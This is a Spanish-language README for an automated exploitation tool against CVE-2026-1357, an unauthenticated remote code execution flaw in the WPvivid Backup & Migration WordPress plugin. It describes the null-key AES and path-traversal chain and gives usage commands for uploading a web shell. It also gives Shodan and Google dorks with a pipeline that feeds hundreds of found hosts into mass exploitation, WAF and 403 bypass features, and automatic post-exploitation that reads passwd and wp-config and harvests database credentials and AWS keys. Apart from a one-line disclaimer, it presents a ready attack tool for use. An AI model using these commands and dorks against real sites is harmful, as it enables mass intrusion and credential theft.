



Herramienta de explotación automatizada para CVE-2026-1357, una RCE no autenticada en WPvivid Backup & Migration. Escanea objetivos WordPress, evita WAF/403, sube una shell mediante path traversal y ejecuta reconocimiento post-explotación con generación de informes.

Crédito CVE: Lucas Montes (NiRoX)
Herramienta por: CyberTechAjju
CVSS: 9.8 (Crítico) | Afecta: ≤ 0.9.123 | Parcheado: 0.9.124
Solo para pruebas de seguridad autorizadas. El acceso no autorizado a sistemas es ilegal.
RCE sin autenticación en WPvivid Backup & Migration mediante dos fallos encadenados:
openssl_private_decrypt() devuelve false con una clave incorrecta → phpseclib v1 lo trata como clave AES de bytes nulos → el atacante cifra con 16 bytes nulosname sin sanitizar → ../uploads/shell.php escapa del directorio de respaldoRestricción: Explotable solo cuando wpvivid_api_token está generado y no ha expirado.
git clone https://github.com/cybertechajju/CVE-2026-1357-poc.git
cd CVE-2026-1357-poc
pip install -r requirements.txt
# Solo escaneo (detectar WordPress + WPvivid + versión)
python3 cve_2026_1357.py -u http://target.com

# Escaneo + Explotación + Post-Explotación automática
python3 cve_2026_1357.py -u http://target.com --exploit

# Explotación sin reconocimiento post-explotación
python3 cve_2026_1357.py -u http://target.com --exploit --no-post

# Escaneo masivo con informe
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report

# A través del proxy de Burp
python3 cve_2026_1357.py -u http://target.com --exploit --proxy http://127.0.0.1:8080

# Modo solo payload
python3 cve_2026_1357.py -u http://x --payload-only
-u, --url         URL de objetivo único
-l, --list        Archivo con URLs (una por línea)
--exploit         Habilitar modo de explotación
--shell NAME      Nombre del archivo shell (por defecto: pwn_remote.php)
--no-post         Omitir reconocimiento post-explotación
--report          Generar informe PoC en Markdown
--report-dir DIR  Directorio de salida del informe
-t, --threads N   Hilos concurrentes (por defecto: 5)
--timeout SECS    Tiempo de espera de solicitud (por defecto: 10)
--proxy URL       Proxy HTTP para Burp
--payload-only    Imprimir payload en base64 y salir
Consulta dorks.md para la lista completa. Rápidos:
# Shodan
http.html:"wpvivid-backuprestore"
http.html:"wpvivid" http.component:"WordPress"

# Google
inurl:"/wp-content/plugins/wpvivid-backuprestore/readme.txt"

# Pipeline
shodan search 'http.html:"wpvivid-backuprestore"' --fields ip_str,port --limit 500 \
  | awk '{print "http://"$1":"$2}' > targets.txt
python3 cve_2026_1357.py -l targets.txt -t 20 --exploit --report
CVE-2026-1357-poc/
├── cve_2026_1357.py    ← Herramienta principal (escáner + explotador + post-explotación)
├── dorks.md            ← Dorks de Shodan/Google/Censys/FOFA/ZoomEye
├── requirements.txt    ← Dependencias de Python
├── .gitignore
└── README.md           ← Este archivo
Lucas Montes (NiRoX) — Descubrimiento del CVE
CyberTechAjju — Herramienta de explotación
| Característica | Descripción |
|---|
| 🔍 Detección Automática | Fingerprinting de WordPress + plugin WPvivid + versión |
| 🛡️ Bypass de WAF | Rotación de User-Agent, suplantación de cabeceras, trucos de codificación |
| 🔓 Bypass de 403 | X-Forwarded-For, X-Original-URL, normalización de rutas, doble codificación |
| 💀 Auto-Explotación | Payload AES de clave nula + subida por path traversal |
| 📋 Post-Explotación | Ejecuta automáticamente 20+ comandos de reconocimiento (id, whoami, passwd, wp-config, SUID, etc.) |
| 🔑 Extractor de Datos | Busca credenciales de BD, claves API, contraseñas, claves AWS en la salida |
| 📊 Generación de Informes | Informe PoC en Markdown con evidencia completa de explotación |
| ⚡ Escaneo Masivo | Multihilo con soporte de proxy/Burp |
